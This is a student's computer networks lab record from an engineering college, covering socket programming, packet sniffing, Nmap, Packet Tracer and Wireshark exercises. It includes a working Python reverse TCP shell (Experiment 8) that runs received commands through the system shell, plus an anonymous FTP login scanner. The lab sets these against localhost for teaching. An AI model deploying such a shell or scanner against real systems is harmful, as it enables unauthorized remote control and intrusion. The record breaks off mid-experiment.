RAJALAKSHMI ENGINEERING COLLEGE

Department of Cybersecurity

LABORATORY RECORD NOTE

Computer Networks (CS23532)

CANDIDATE & COURSE DETAILS	
Name of the Student	**DR Pranavraj**
Register Number	**251901124**
Class / Section / Semester	II Year / Section A / Semester III
Academic Year	2026-2027
Name of Lab In-charge	Seetha Lakshmi Mam

CERTIFICATION NOTE & REFERENCE STANDARD

This record note covers the practical coursework, networking simulations, raw socket programming, packet inspection, and security enumeration tasks conducted during the third-semester curriculum. Reference outputs presented within this record reflect structured laboratory baselines; actual runtime parameters, interface configurations, and packet responses may vary across individual target architectures and host distributions.

STAFF SIGNATURE

Course Instructor Sign & Date

HEAD OF DEPARTMENT

Department Seal & Signature

INDEX OF EXPERIMENTS

S.No	Ex. No	Name of the Experiment	Staff Sign
1	**1A**	Basic Networking Commands in Linux Operating System	
2	**1B**	Basic Networking Commands in Windows Operating System	
3	**2**	Study of Socket Programming in Python	
4	**3**	Customized Ping Command to Test the Server Connectivity	
5	**4**	Packet Sniffing Using Raw Sockets in Python	
6	**5**	Simple Calculator Using XML-RPC	
7	**6**	Nmap Live Host Discovery	
8	**7**	Anonymous FTP Scanner	
9	**8**	Reverse Shell Using TCP Sockets	
10	**9**	Design a Simple Topology Using Cisco Packet Tracer	
11	**10**	Customize Switch with Network Modules Using Cisco Packet Tracer	
12	**11**	Examining Network Address Translation (NAT) Using Cisco Packet Tracer	
13	**12**	To Capture, Save and Analyze Network Traffic Using Wireshark	
14	**13**	Network Forensics Using PcapXray Tool	
15	**14**	Learning and Assignment of IP Address Manually to Computers	
16	**15**	To Analyze the Different Types of Servers Using Webalizer Tool	

Experiment No.	1A	Title	Basic Networking Commands in Linux Operating System
Staff Signature		Marks	

AIM

To study and execute basic networking and system commands in the Linux operating system environment.

COMMANDS & SYNTAXES (PART 1)

1. ls – List directory contents

Syntax: `ls [OPTION]... [FILE]...`

```
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
```

1(a). ls -a – Include hidden entries

```
$ ls -a
. .. .bashrc .profile .config Desktop Documents
```

1(b). ls -l – Long listing format

```
$ ls -l
drwxr-xr-x 2 student student 4096 Oct 12
Documents
-rw-r--r-- 1 student student 128 Oct 12
notes.txt
```

2. echo – Display a line of text

Syntax: `echo [SHORT-OPTION]... [STRING]...`

```
$ echo "Computer Networks Lab"
Computer Networks Lab
```

3. ps & ps -e – Process snapshot & full process tree

Syntax: `ps [options]|ps -e`

```
$ ps -e | head -n 4
  PID TTY          TIME CMD
    1 ?        00:00:02 systemd
    2 ?        00:00:00 kthreadd
```

4. cat & free – File concatenation and memory inspection

```
$ free -h
               total        used        free      shared  buff/cache   available
Mem:           7.6Gi       2.1Gi       3.4Gi       210Mi       2.1Gi       5.0Gi
```

COMMANDS & SYNTAXES (PART 2)

6. rm & top – File removal & dynamic process management

Syntax: `rm [OPTION]... [FILE]...|top [options]`

```
$ rm -i temp.txt
rm: remove regular file 'temp.txt'? y → File removed successfully.
```

8. vmstat – Virtual memory statistics

Syntax: `vmstat [options] [delay [count]]`

```
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st
 1  0      0 352412  84210 214580    0    0    12    24  140  320  2  1 97  0  0
```

9. ping – Send ICMP ECHO_REQUEST to network hosts

Syntax: `ping [options] [destination]`

```
$ ping -c 4 127.0.0.1
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
4 packets transmitted, 4 received, 0% packet loss
```

10. ifconfig – Configure and inspect network interfaces

Syntax: `ifconfig [-v] [-a] [-s] [interface]`

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
```

Result: Thus, the basic networking and system commands in the Linux operating system were studied, executed, and validated successfully.

VIVA QUESTIONS & ANSWERS

1. What is the purpose of the ping command?

Ans: It checks whether a target host or server is reachable across an IP network and measures round-trip time.

2. Which command is used in Linux to display network interfaces?

Ans: `ifconfig` (net-tools) or modern `ip addr` / `ip link` (iproute2).

Experiment No.	1B	Title	Basic Networking Commands in Windows Operating System
Staff Signature		Marks	

AIM

To study and execute fundamental networking and troubleshooting commands in the Windows command environment.

CORE COMMANDS & SYNTAXES (1 TO 8)

1. cd – Change directory

```
C:\> cd Users\Student
C:\Users\Student>
```

2. cls – Clear command screen

```
C:\> cls
[Screen cleared buffer]
```

3. ipconfig – Display adapter IP configuration

Syntax: `ipconfig [/allcompartments] [/all]`

```
C:\> ipconfig
IPv4 Address. . . . . . . . . . . : 192.168.1.25
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.1.1
```

4. echo & hostname

```
C:\> hostname
LAB-PC-01
```

5. del – Delete file

```
C:\> del /Q temp.log
```

6. find & findstr – Search text patterns

```
C:\> netstat -ano | findstr LISTENING
  TCP    0.0.0.0:135          0.0.0.0:0              LISTENING    912
```

7. tasklist & systeminfo – Process and system profiling

```
C:\> nslookup example.com
Server: resolver.local • Address: 192.168.1.1
Non-authoritative answer: example.com • Address: 93.184.216.34
```

COMMANDS 9 & 10: ROUTING & REACHABILITY

9. tracert – Trace packet route to network target

Syntax: `tracert [-d] [-h maximum_hops] target_name`

```
C:\> tracert -d 192.168.1.1
Tracing route to 192.168.1.1 over a maximum of 30 hops:
  1    <1 ms    <1 ms    <1 ms  192.168.1.1
Trace complete.
```

10. ping – Connectivity and RTT verification

Syntax: `ping [-t] [-a] [-n count] target_name`

```
C:\> ping 192.168.1.1
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

Result: Thus, basic networking, diagnostic, and routing commands in the Windows operating system were studied and verified.

VIVA QUESTIONS & ANSWERS

1. What is the purpose of the ping command?
Ans: It checks whether a remote host is reachable and measures packet transmission latency.

2. What does the ipconfig command do in Windows?
Ans: It displays network adapter parameters including IPv4/IPv6 addresses, subnet masks, and default gateways.

3. What is the use of the tracert or traceroute command?
Ans: It displays the sequential layer-3 hops (routers) packets traverse to reach a specified destination.

4. What is the purpose of the netstat command?
Ans: It lists active network connections, listening ports, ethernet statistics, and routing tables.

Experiment No.	2	Title	Study of Socket Programming in Python (TCP / UDP)
Staff Signature		Marks	

AIM & CONCEPTUAL FOUNDATION

To study socket programming in Python. A network socket is an endpoint of a two-way inter-process communication link. Python's built-in `socket` module provides low-level network interface access supporting connection-oriented (TCP) and connectionless (UDP) transports.

A. TCP CLIENT-SERVER WORKFLOW

Server Algorithm: 1. Initialize TCP socket (`AF_INET, SOCK_STREAM`) • 2. Bind to host & port 55555 • 3. Call `listen(3)` • 4. Accept client via `accept()`, receive message, and echo back reply • 5. Close socket.
Client Algorithm: 1. Create socket • 2. Connect to server at `('localhost', 55555)` • 3. Send payload • 4. Receive and display echo response • 5. Close connection.

PROGRAM CODE – TCP SERVER

```
import socket sockfd = socket.socket(socket.AF_INET, socket.SOCK_STREAM) print('Socket Create
d') sockfd.bind(('localhost', 55555)) sockfd.listen(3) print('Waiting for connections') while True:
clientfd, addr = sockfd.accept() receivedMsg = clientfd.recv(1024).decode() print("Connected with",
addr) print("Message Received from Client: ", receivedMsg) clientfd.send(bytes(receivedMsg, 'utf-
8')) print("Message reply sent to Client!") choice = input("Do you want to continue (type y or n):
") if choice == 'n': break
```

PROGRAM CODE – TCP CLIENT

```
import socket clientfd = socket.socket(socket.AF_INET, socket.SOCK_STREAM) clientfd.connect
(('localhost', 55555)) name = input("Enter your message: ") clientfd.send(bytes(name, 'utf-8')) pri
nt("Message Received from Server: ", clientfd.recv(1024).decode())
```

TCP OUTPUT VERIFICATION

TCP SERVER OUTPUT

```
Socket Created
Waiting for connections
Connected with ('127.0.0.1', 53142)
Message Received: Hello from client
Reply sent
```

TCP CLIENT OUTPUT

```
Enter your message: Hello from client
Message Received from Server: Hello from client
```

B. UDP CLIENT-SERVER ARCHITECTURE

Server Algorithm: 1. Create UDP socket using SOCK_DGRAM • 2. Bind to `('localhost', 8000)` • 3. Receive datagram via `recvfrom()` • 4. Echo back via `sendto()`.
Client Algorithm: 1. Create UDP socket • 2. Dispatch payload via `sendto()` • 3. Capture reply via `recvfrom()`.

PROGRAM CODE – UDP SERVER

```
import socket sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) print("UDP Socket Cre
ated") sockfd.bind(('localhost', 8000)) print("Waiting for messages...") while True: data, addr = s
ockfd.recvfrom(1024) print("Message Received from Client:", data.decode()) sockfd.sendto(data, add
r) print("Message reply sent to Client!") choice = input("Do you want to continue (y/n): ") if choi
ce.lower() == 'n': break sockfd.close()
```

PROGRAM CODE – UDP CLIENT & EXECUTION OUTPUT

```
import socket clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) while True: msg = i
nput("Enter message to send: ") clientfd.sendto(msg.encode(), ('localhost', 8000)) data, addr = cli
entfd.recvfrom(1024) print("Message from Server:", data.decode()) choice = input("Do you want to co
ntinue (y/n): ") if choice.lower() == 'n': break clientfd.close()
```

UDP SERVER OUTPUT

```
UDP Socket Created
Waiting for messages...
Message Received: Test UDP message
Message reply sent to Client!
```

UDP CLIENT OUTPUT

```
Enter message to send: Test UDP message
Message from Server: Test UDP message
```

Result: Thus, both TCP connection-oriented and UDP connectionless client-server sockets were designed and validated in Python.

VIVA QUESTIONS & ANSWERS

1. What is a socket in computer networks?

Ans: An endpoint abstraction combining an IP address and port number for two-way interprocess communications over a network.

2. What are the two primary socket types and their key differences?

Ans: SOCK_STREAM (TCP) provides reliable, ordered byte streams via handshakes. SOCK_DGRAM (UDP) provides fast, connectionless datagram delivery without acknowledgements.

3. What is the role of server vs. client sockets?

Ans: A server socket binds to a port and listens for inbound sessions; a client socket actively initiates connections to the server.

Experiment No.	3	Title	Customized Ping Command to Test Server Connectivity
Staff Signature		Marks	

AIM & TECHNICAL APPROACH

To develop a customized ping utility using Python to evaluate server connectivity and round-trip time (RTT). Rather than raw ICMP, this utility measures round-trip time by recording the connection establishment duration over TCP.

ALGORITHM

1. Specify target host, destination port (e.g., 80), and ping attempt count.
2. Loop through attempts: capture initial timestamp with `time.time()`, invoke `connect()`, and record end timestamp.
3. Compute RTT in milliseconds: `(end - start) * 1000`.
4. Handle socket timeout/refusal exceptions gracefully. Calculate min, max, and average RTT.

PROGRAM CODE – BASIC CUSTOMIZED PING & RTT PROFILER

```
import socket, time host = "google.com" port = 80 count = 4 times = [] for i in range(count): try: s = socket.socket() start = time.time() s.connect((host, port)) end = time.time() s.close() rtt = (end - start) * 1000 times.append(rtt) print(f"Reply from {host}: time={rtt:.2f} ms") except Exception: print("Request timed out") if times: print(f"\nMin RTT = {min(times):.2f} ms") print(f"Max RTT = {max(times):.2f} ms") print(f"Avg RTT = {sum(times)/len(times):.2f} ms")
```

OUTPUT VERIFICATION

```
Reply from google.com: time=24.18 ms
Reply from google.com: time=22.91 ms
Reply from google.com: time=23.47 ms
Reply from google.com: time=23.02 ms
Min RTT = 22.91 ms • Max RTT = 24.18 ms • Avg RTT = 23.40 ms
```

Result: Thus, a customized TCP-based connectivity ping program was developed, and minimum, maximum, and average RTT statistics were computed.

VIVA QUESTIONS & ANSWERS

1. What is the standard purpose of the ping command?
Ans: To verify layer-3 reachability of a host on an IP network and determine round-trip transmission latency.

2. Which protocol does standard OS ping utilize?
Ans: Internet Control Message Protocol (ICMP), specifically Echo Request (Type 8) and Echo Reply (Type 0).

3. What does network latency signify in performance monitoring?
Ans: The time required for a packet to travel from sender to receiver and back, influenced by transmission media, queueing delays, and routing hops.

4. What causes packet loss during ping diagnostics?
Ans: Network link congestion, hardware failures, routing loops, excessive jitter exceeding buffers, or firewall dropping ICMP frames.

Experiment No.	4	Title	Packet Sniffing Using Raw Sockets in Python
Staff Signature		Marks	

AIM & CONCEPT

To implement a network packet sniffer using raw sockets in Python to capture Ethernet frames, decode hardware MAC addresses, and identify upper-layer network protocols.

ALGORITHM

1. Resolve host IP; create raw socket: `socket(AF_INET, SOCK_RAW, IPPROTO_IP)`.
2. Enable promiscuous mode via socket control: `conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)`.
3. Capture packet buffer: `raw_data, addr = conn.recvfrom(65536)`.
4. Unpack 14-byte Ethernet header: destination MAC (6 bytes), source MAC (6 bytes), and EtherType protocol (2 bytes).

PROGRAM CODE – RAW SOCKET SNIFFER

```
import socket, struct def main(): host = socket.gethostbyname(socket.gethostname()) conn = so
cket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP) conn.bind((host, 0)) conn.setsockop
t(socket.IPPROTO_IP, socket.IP_HDRINCL, 1) conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON) while Tr
ue: raw_data, addr = conn.recvfrom(65536) dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_d
ata) print(f"\nEthernet Frame • Dest: {dest_mac} | Src: {src_mac} | Proto: {eth_proto}") def ethern
et_frame(data): dest_mac, src_mac, proto = struct.unpack('!6s6s2s', data[:14]) return get_mac_addr
(dest_mac), get_mac_addr(src_mac), get_protocol(proto), data[14:] def get_mac_addr(bytes_addr): ret
urn ':'.join(map('{:02X}'.format, bytes_addr)) def get_protocol(bytes_proto): return ''.join(map
('{:02X}'.format, bytes_proto)) if __name__ == "__main__": main()
```

CAPTURE OUTPUT

```
IP: 192.168.1.25
Ethernet Frame:
Destination MAC: 00:11:22:33:44:55
Source MAC: 66:77:88:99:AA:BB
Protocol: 0800 (IPv4)
```

Result: Thus, low-level packet capture and frame parsing were successfully implemented using Python raw sockets.

VIVA QUESTIONS & ANSWERS

1. What is packet sniffing?

Ans: Intercepting and decoding packets traversing a network segment to inspect packet headers and payloads.

2. What is a raw socket?

Ans: A socket that bypasses standard transport-layer processing, allowing direct construction or inspection of IP and frame headers.

3. Why are administrator / root privileges required for raw sockets?

Ans: Because raw access allows reading arbitrary packet traffic across all applications, posing severe privacy and security risks.

4. What is promiscuous mode?

Ans: A network card mode where the NIC passes all received traffic to the CPU, not just frames addressed to its own MAC address.

Experiment No.	5	Title	Simple Calculator Using XML-RPC in Python
Staff Signature		Marks	

AIM & PROTOCOL OVERVIEW

To develop a distributed calculator service using XML-RPC. XML-RPC encodes procedure calls in XML and transports them over HTTP, allowing transparent remote function invocation.

PROGRAM CODE – XML-RPC SERVER

```
from xmlrpc.server import SimpleXMLRPCServer def add(a, b): return a + b def sub(a, b): retur n a - b def mul(a, b): return a * b def div(a, b): return a / b if b != 0 else 0 def mod(a, b): ret urn a % b if b != 0 else 0 server = SimpleXMLRPCServer(("localhost", 8000)) print("Listening on por t 8000...") for fn in [add, sub, mul, div, mod]: server.register_function(fn, fn.__name__) server.s erve_forever()
```

PROGRAM CODE – XML-RPC CLIENT

```
import xmlrpc.client proxy = xmlrpc.client.ServerProxy('http://localhost:8000/') for i in ran ge(5): a = int(input("Enter number a: ")) b = int(input("Enter number b: ")) print(f"add: {proxy.ad d(a, b)} | sub: {proxy.sub(a, b)}") print(f"mul: {proxy.mul(a, b)} | div: {proxy.div(a, b):.2f} | m od: {proxy.mod(a, b)}")
```

EXECUTION OUTPUT

SERVER LOG

```
Listening on port 8000...
127.0.0.1 - - [POST /RPC2 HTTP/1.1] 200 -
Registered: add, sub, mul, div, mod
```

CLIENT SESSION

```
Enter number a: 12
Enter number b: 5
add: 17 | sub: 7
mul: 60 | div: 2.40 | mod: 2
```

Result: Thus, a distributed client-server calculator was developed and tested using Python's XML-RPC framework.

VIVA QUESTIONS & ANSWERS

1. What is XML-RPC?
Ans: A Remote Procedure Call protocol using XML to encode requests/responses and standard HTTP as the transport medium.

2. Which Python modules implement XML-RPC?
Ans: `xmlrpc.server` (server framework) and `xmlrpc.client` (client proxy).

3. Why is XML chosen as the serialization mechanism?
Ans: It provides a human-readable, cross-platform standard that bridges clients and servers written in different languages.

4. What is Remote Procedure Call (RPC)?
Ans: An IPC mechanism allowing a program to execute a subroutine in another address space across a network without explicit socket coding.

Experiment No.	6	Title	Nmap Live Host Discovery (TryHackMe Platform)
Staff Signature		Marks	

AIM & PLATFORM ENVIRONMENT

To conduct live host discovery across target subnets using ARP scans, ICMP echo/timestamp requests, and TCP/UDP ping sweeps using Nmap on the TryHackMe platform.

EXECUTED LAB COMMANDS

```
nmap -sn 192.168.1.0/24 # Ping scan - host discovery only (no port scan) nmap -PR <target> # ARP ping scan (for local Ethernet networks) nmap -PE <target> # ICMP Echo ping scan nmap -PS22,80,443 <target> # TCP SYN ping to common service ports nmap -PU53,161 <target> # UDP ping probe for closed/open ports
```

HOST DISCOVERY OUTPUT

```
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.1.1 (host up • 0.0010s latency)
Nmap scan report for 192.168.1.25 (host up • 0.0004s latency)
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.15 seconds
```

Result: Thus, host discovery methods including ARP, ICMP, and TCP/UDP ping probes were analyzed on the lab subnet.

VIVA QUESTIONS & ANSWERS

1. What is Nmap?
Ans: An open-source network security scanner used for host discovery, port scanning, OS detection, and vulnerability assessments.

2. Which Nmap switch executes host discovery without port scanning?
Ans: `-sn` (previously known as `-sP`).

Experiment No.	7	Title	Anonymous FTP Scanner Using Python ftplib
Staff Signature		Marks	

AIM & CONCEPT

To construct an automated FTP vulnerability scanner in Python using `ftplib` to check whether remote hosts allow anonymous unauthenticated access.

ALGORITHM

1. Import `ftplib` and initialize an FTP connection to the target host on default port 21.
2. Issue `ftp.login('anonymous', 'anonymous')`.
3. Intercept server banner reply; verify status code 230 (User logged in).
4. If permitted, list server root directory; catch connection-refused or auth errors.

PROGRAM CODE

```
import ftplib def anonymousLogin(hostname): try: ftp = ftplib.FTP(hostname) response = ftp.lo
gin('anonymous', 'anonymous') print(response) if "230" in response: print(f"[*] {hostname} FTP Anon
ymous Login Succeeded.") print(ftp.getwelcome()) ftp.dir() ftp.quit() except Exception as e: print
(f"[-] {hostname} Anonymous FTP Login Failed: {e}") if __name__ == "__main__": hostname = '127.0.0.
1' anonymousLogin(hostname)
```

SCAN OUTPUT

```
Connecting to configured lab FTP host...
[-] 127.0.0.1 Anonymous FTP Login Failed: [Errno 111] Connection refused
```

Result: Thus, an anonymous FTP scanner was implemented in Python using `ftplib` and tested against target endpoints.

VIVA QUESTIONS & ANSWERS

1. What is FTP and what default ports does it employ?

Ans: File Transfer Protocol; uses port 21 for control/commands and port 20 for data transfer (in active mode).

2. What is anonymous FTP login?

Ans: An authentication option where users log in without a personal user account (typically using username 'anonymous' and an email as password) to access public files.

3. What security risk does unmanaged anonymous FTP introduce?

Ans: It allows unauthorized remote users to read sensitive files or, if write access is enabled, upload malware and exploit directories.

4. Which Python standard library module is dedicated to FTP client operations?

Ans: The `ftplib` module.

Experiment No.	8	Title	Reverse Shell Using TCP Sockets in Python
Staff Signature		Marks	

AIM & CONTROLLED LAB CONTEXT

To develop an educational reverse TCP shell demonstrating bidirectional command execution between an authorized controller and client on loopback (127.0.0.1).

ALGORITHM

Server: Bind to port 9999, accept connection, prompt operator for shell commands, dispatch over TCP, and display returned standard output.
Client: Initiate outbound TCP connect to controller; receive commands; execute via `subprocess.Popen`; route stdout/stderr back to server.

PROGRAM CODE – SERVER (CONTROLLER)

```
import socket, threading def start_server(): server = socket.socket(socket.AF_INET, socket.SO
CK_STREAM) server.bind(('127.0.0.1', 9999)) server.listen(5) print("[+] Listening on 127.0.0.1:999
9") conn, addr = server.accept() print(f"[+] Connection from {addr[0]}:{addr[1]}") while True: cmd
= input(f"{addr[0]}@shell> ") if cmd.lower() == 'quit': conn.send(b'quit'); conn.close(); break if
cmd.strip(): conn.send(cmd.encode()) print(conn.recv(4096).decode()) if __name__ == "__main__": sta
rt_server()
```

PROGRAM CODE – CLIENT (TARGET SIMULATOR)

```
import socket, subprocess, os client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) clie
nt.connect(('127.0.0.1', 9999)) while True: cmd = client.recv(1024).decode() if cmd.lower() == 'qui
t': break elif cmd.startswith('cd '): try: os.chdir(cmd[3:].strip()) except Exception as e: client.
send(str(e).encode()) else: proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr
=subprocess.PIPE) out = proc.stdout.read() + proc.stderr.read() client.send(out if out else b"[Comm
and executed successfully]\n") client.close()
```

EXECUTION OUTPUT

```
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1
127.0.0.1@shell> whoami → student
127.0.0.1@shell> pwd → /home/student/cn-lab
```

Result: Thus, reverse-shell communication was demonstrated and analyzed over TCP sockets in an isolated lab environment.

VIVA QUESTIONS & ANSWERS

1. What is a reverse shell?
Ans: A connection model where the target machine initiates an outbound network connection back to the attacker/admin listening host, bypassing inbound firewall restrictions.

2. Why is TCP preferred for reverse shells?
Ans: TCP ensures reliable, sequenced packet delivery, preventing command or output corruption over the connection.

Experiment No.	9	Title	Design a Simple Topology Using Cisco Packet Tracer
Staff Signature		Marks	

AIM & SCOPE

To design, configure, and verify a multi-subnet network topology comprising 1 Router, 2 Switches, and 4 End PCs in Cisco Packet Tracer to establish inter-VLAN routing.

IP ADDRESSING PLAN

Subnet Domain	Device Name	Configured IP	Subnet Mask	Default Gateway
Subnet 1 (Switch 1)	PC1 / PC2	192.168.1.2 / .3	255.255.255.0	192.168.1.1
Subnet 1 (Router)	Router Gi0/0/0	192.168.1.1	255.255.255.0	-
Subnet 2 (Switch 2)	PC3 / PC4	192.168.2.2 / .3	255.255.255.0	192.168.2.1
Subnet 2 (Router)	Router Gi0/0/1	192.168.2.1	255.255.255.0	-

AUTHORED TOPOLOGY DIAGRAM



CONNECTIVITY VERIFICATION

```
PC1> ping 192.168.2.2
Pinging 192.168.2.2 with 32 bytes of data:
Reply from 192.168.2.2: bytes=32 time=2ms TTL=127
Reply from 192.168.2.2: bytes=32 time=1ms TTL=127
Ping statistics: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

Result: Thus, the multi-subnet topology was designed in Cisco Packet Tracer, and successful end-to-end routing was confirmed via ping.

VIVA QUESTIONS & ANSWERS

1. What is Cisco Packet Tracer?

Ans: A comprehensive visual simulation program designed by Cisco Systems to model, configure, and troubleshoot network topologies.

2. What is the fundamental difference between a switch and a router?

Ans: Switches operate at Layer 2 (Data Link) forwarding frames using MAC addresses within the same network. Routers operate at Layer 3 (Network) forwarding packets using IP addresses between distinct networks.

3. Why is a Default Gateway needed on an end host?

Ans: To provide a routing destination for traffic intended for remote IP addresses located outside the local broadcast domain.

Experiment No.	10	Title	Customize Switch with Network Modules in Packet Tracer
Staff Signature		Marks	

AIM & HARDWARE PROCEDURE

To expand physical port density by adding network modules to a modular switch and configure management parameters, VLAN segmentation, and administrative security via Cisco IOS CLI.

CISCO IOS CLI CONFIGURATION SCRIPT

```
Switch> enable Switch# configure terminal Switch(config)# hostname SW1 SW1(config)# banner mo
td #Authorized Access Only# SW1(config)# line console 0 SW1(config-line)# password cisco SW1(config
-line)# login SW1(config-line)# exit SW1(config)# enable secret class SW1(config)# vlan 10 SW1(conf
ig-vlan)# name SALES SW1(config-vlan)# exit SW1(config)# interface fastEthernet 0/1 SW1(config-if)#
switchport mode access SW1(config-if)# switchport access vlan 10 SW1(config-if)# exit SW1(config)#
interface vlan 1 SW1(config-if)# ip address 192.168.1.10 255.255.255.0 SW1(config-if)# no shutdown
SW1# copy running-config startup-config
```

VLAN VERIFICATION OUTPUT

```
SW1# show vlan brief
VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/2, Fa0/3, Fa0/4, Gi0/1
10   SALES                            active    Fa0/1
```

Result: Thus, the modular switch was fitted with network expansion modules, and hostnames, console passwords, VLANs, and SVI IP addresses were configured.

VIVA QUESTIONS & ANSWERS

1. What is a network module in a modular switch?

Ans: An interchangeable field-replaceable hardware card that adds specialized interface types (e.g., fiber optics, extra FastEthernet/Gigabit ports) to a chassis.

2. What physical rule must be followed when adding modules in Packet Tracer?

Ans: The switch must be powered off before sliding modules into open slots, then powered back on.

3. What is an SVI (Switch Virtual Interface)?

Ans: A routed interface in Cisco IOS representing a VLAN (e.g., `interface vlan 1`) used for remote IP switch management via SSH/Telnet.

Experiment No.	11	Title	Examining Network Address Translation (NAT)
Staff Signature		Marks	

AIM & LAB ARCHITECTURE

To examine Static Network Address Translation (NAT) using Cisco Packet Tracer to observe translation between private inside addresses and public outside routable addresses.

APPARATUS & INTERCONNECTIONS

- 2 Cisco Routers (R1 Inside Gateway, R2 Outside Gateway) connected via Serial 0/0/0.
- 2 Switches (S1 Inside LAN, S2 DMZ/External LAN).
- 3 PCs (PC1, PC2 Inside; PC3 Outside) and 1 HTTP Web Server.

NAT ROUTER CONFIGURATION (R1)

```
R1(config)# interface FastEthernet 0/0 R1(config-if)# ip address 192.168.1.1 255.255.255.0 R1
(config-if)# ip nat inside R1(config-if)# exit R1(config)# interface Serial 0/0/0 R1(config-if)# ip
address 209.165.200.225 255.255.255.252 R1(config-if)# ip nat outside R1(config-if)# exit R1(confi
g)# ip nat inside source static 192.168.1.2 209.165.200.226
```

PACKET FLOW & PDU BEHAVIOR

• Outbound PDU from PC2 (192.168.1.2) passes through R1 where the source address is rewritten to public IP 209.165.200.226.
• Return packets arriving from Server to 209.165.200.226 are mapped back to 192.168.1.2 by R1's NAT table.

Result: Thus, Network Address Translation (NAT) was configured and validated using Cisco Packet Tracer.

VIVA QUESTIONS & ANSWERS

1. What is Network Address Translation (NAT)?

Ans: A technique that maps private (RFC 1918) IP addresses into globally routable public IP addresses as packets transit across a boundary router.

2. Why is NAT essential in computer networks?

Ans: It conserves IPv4 address space by allowing large internal networks to share public addresses, while concealing internal topology from external observation.

3. What is Port Address Translation (PAT / NAT Overload)?

Ans: An extension of NAT where thousands of private hosts share a single public IP address by multiplexing connections across unique source port numbers.

4. What are the key RFC 1918 private IP address ranges?

Ans: 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16.

Experiment No.	12	Title	Capture, Save and Analyze Network Traffic Using Wireshark
Staff Signature		Marks	

AIM & PROTOCOL COVERAGE

To capture, save, and analyze multi-protocol packets (TCP, UDP, IP, HTTP, ARP, DHCP, ICMP, DNS) using the Wireshark network protocol analyzer.

CAPTURE VS. DISPLAY FILTERS

Capture Filters (BPF): `tcp | udp | arp | icmp | udp port 67 or 68 | port 53`
Display Filters: `tcp | udp | ip | http | arp | bootp | icmp | dns`

CAPTURED PACKET TRACE (SAMPLE ROWS)

No.	Time (s)	Source	Destination	Proto	Len	Information
1	0.000000	192.168.1.2	192.168.1.1	DNS	74	Standard query A example.com
2	0.001234	192.168.1.1	192.168.1.2	DNS	86	Standard query response A 93.184.216.34
3	0.002345	192.168.1.2	93.184.216.34	TCP	66	51432 → 80 [SYN] Seq=0 Win=64240
4	0.003567	93.184.216.34	192.168.1.2	TCP	66	80 → 51432 [SYN, ACK] Seq=0 Ack=1
5	0.004789	192.168.1.2	93.184.216.34	TCP	54	51432 → 80 [ACK] Seq=1 Ack=1
6	0.006123	192.168.1.2	93.184.216.34	HTTP	523	GET / HTTP/1.1

Result: Thus, packets for specified protocols were successfully captured, filtered, inspected, and saved using Wireshark.

VIVA QUESTIONS & ANSWERS


1. What is the fundamental difference between Capture Filters and Display Filters?
Ans: Capture filters discard non-matching packets before recording to disk; display filters hide non-matching packets without deleting them from the capture session.

Experiment No.	13	Title	Network Forensics Using PcapXray Tool
Staff Signature		Marks	

AIM & FORENSIC WORKFLOW

To analyze PCAP capture files using PcapXray to visualize host communication graphs, identify suspicious flows, and extract forensic metadata from network packet streams.

FORENSIC COMMUNICATION GRAPH (AUTHORED DIAGRAM)



Result: Thus, forensic analysis was performed using PcapXray, visualizing host interactions, protocol distributions, and packet anomalies.

VIVA QUESTIONS & ANSWERS

1. What is network forensics?

Ans: The monitoring and analysis of network traffic for information gathering, legal evidence collection, or intrusion analysis.

2. What forensic artifacts are extracted from PCAP files?

Ans: Source/destination sockets, timestamps, protocol flags, and transmitted payloads.

Experiment No.	14	Title	Learning and Assignment of IP Address Manually to Computers
Staff Signature		Marks	

AIM & PROCEDURE

To manually assign static IPv4 configurations (IP address, subnet mask, default gateway, and DNS servers) to network adapters in Windows and verify routing connectivity.

CONFIGURATION STEPS & ASSIGNED PARAMETERS

1. Open Control Panel → Network and Sharing Center → Change Adapter Settings.
2. Access IPv4 Properties; switch from DHCP to Static Assignment.
3. Set IP: `172.16.36.100` | Mask: `255.255.0.0` | Gateway: `172.16.36.1`.
4. Configure Preferred DNS: `172.16.36.1` | Alternate DNS: `8.8.8.8`.

COMPARATIVE IP CONFIGURATION OUTPUT

```
BEFORE (DHCP LEASE)
Host Name: LAB-PC-01
IPv4 Address: 192.168.1.25
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.1.1
DHCP Server: 192.168.1.1
```

```
AFTER (STATIC MANUAL)
